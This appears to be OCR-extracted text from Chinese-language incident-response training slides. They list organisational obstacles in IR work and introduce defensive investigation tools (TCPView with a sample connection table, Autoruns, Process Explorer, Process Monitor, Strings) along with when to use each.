
IR 過程遭遇的困難

- 應變處理落實的難處
  - 企業無 CSIRT 統整管理調查作業所需的資源
  - 跨單位調查重要主機權限申請費時
  - 資安單位與平行單位配合度不足
  - 資安政策與處置指令落實度不足
  - 缺乏端點工具統一進行清除動作（Sweeping）

常用事件調查工具介紹

TCPView


- 監控系統服務的好工具
- 使用時機：想要檢查應用程式即時連線狀態時



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes	Rcvd Packets	Rcvd Bytes
CcmExec.exe	8304	UDP	127.0.0.1	55142	*	*					
devmonsrv.exe	3928	TCP	127.0.0.1	515	0.0.0.0	0	LISTENING				
dsNcService.exe	2212	TCP	127.0.0.1	4242	0.0.0.0	0	LISTENING				
firefox.exe	4504	TCP	127.0.0.1	2089	127.0.0.1	2090	ESTABLISHED			110	110
firefox.exe	4504	TCP	127.0.0.1	2090	127.0.0.1	2089	ESTABLISHED	110	110		
firefox.exe	9924	TCP	127.0.0.1	2091	127.0.0.1	2092	ESTABLISHED				
firefox.exe	9924	TCP	127.0.0.1	2092	127.0.0.1	2091	ESTABLISHED				
firefox.exe	4504	TCP	192.168.1.37	3661	31.13.87.1	443	ESTABLISHED	2	644	4	306
firefox.exe	4504	TCP	192.168.1.37	3679	31.13.87.36	443	ESTABLISHED	7	2,710	9	1,012
firefox.exe	4504	TCP	192.168.1.37	24325	64.71.168.201	443	ESTABLISHED	6	1,950	5	742
fnrb32.exe	4348	UDP	127.0.0.1	62616	*	*					
fsgk32.exe	2348	TCP	127.0.0.1	44117	0.0.0.0	0	LISTENING				
FSHDLL32.EXE	2504	TCP	0.0.0.0	12110	0.0.0.0	0	LISTENING				
FSHDLL32.EXE	2504	UDP	0.0.0.0	12110	*	*					
fsorsp.exe	4328	TCP	192.168.1.37	24317	122.220.160.146	80	CLOSE_WAIT	4	1,196	4	1,588
jhi_service.exe	9080	TCPV6	[0:0:0:0:0:0:0:1]	1626	[0:0:0:0:0:0:0:0]	0	LISTENING				
LINE.exe	7940	TCP	127.0.0.1	1860	127.0.0.1	1861	ESTABLISHED			421	421
LINE.exe	7940	TCP	127.0.0.1	1861	127.0.0.1	1860	ESTABLISHED	421	421		
LINE.exe	7940	TCP	127.0.0.1	1863	127.0.0.1	1864	ESTABLISHED			210	210
LINE.exe	7940	TCP	127.0.0.1	1864	127.0.0.1	1863	ESTABLISHED	210	210		
LINE.exe	7940	TCP	192.168.1.37	3650	203.104.153.1	443	ESTABLISHED	1	12	1	12
LINE.exe	7940	TCP	127.0.0.1	10400	0.0.0.0	0	LISTENING				
lsass.exe	736	TCP	0.0.0.0	1035	0.0.0.0	0	LISTENING				
lsass.exe	736	UDP	127.0.0.1	57415	*	*					
lsass.exe	736	TCPV6	[0:0:0:0:0:0:0:0]	1035	[0:0:0:0:0:0:0:0]	0	LISTENING				
lync.exe	6628	TCP	192.168.1.37	3656	61.222.15.130	443	ESTABLISHED	3	270		
lync.exe	6628	TCP	192.168.1.37	3658	61.222.15.130	443	ESTABLISHED			4	328
lync.exe	6628	TCP	192.168.1.37	3677	61.222.15.143	443	ESTABLISHED	4	1,940	4	2,356


Autoruns

- 檢查系統程式、排程工具及啟動程序的好用工具
- 使用時機：懷疑主機被植入會隨著系統開機自動啟動的惡意程式時




Process Explorer

- 監控運作中的程序以及載入的DLL模組
- 使用時機：懷疑惡意程式已於系統執行時




Process Monitor

- 監控並記錄各程序載入、寫入之相關資源，可設定開機監控
- 使用時機：懷疑某程式載入可能具風險的資源時




Strings

- 將編譯後的 Binary 可讀字串列出及查詢
- 使用時機：找到疑似惡意程式欲進一步分析時



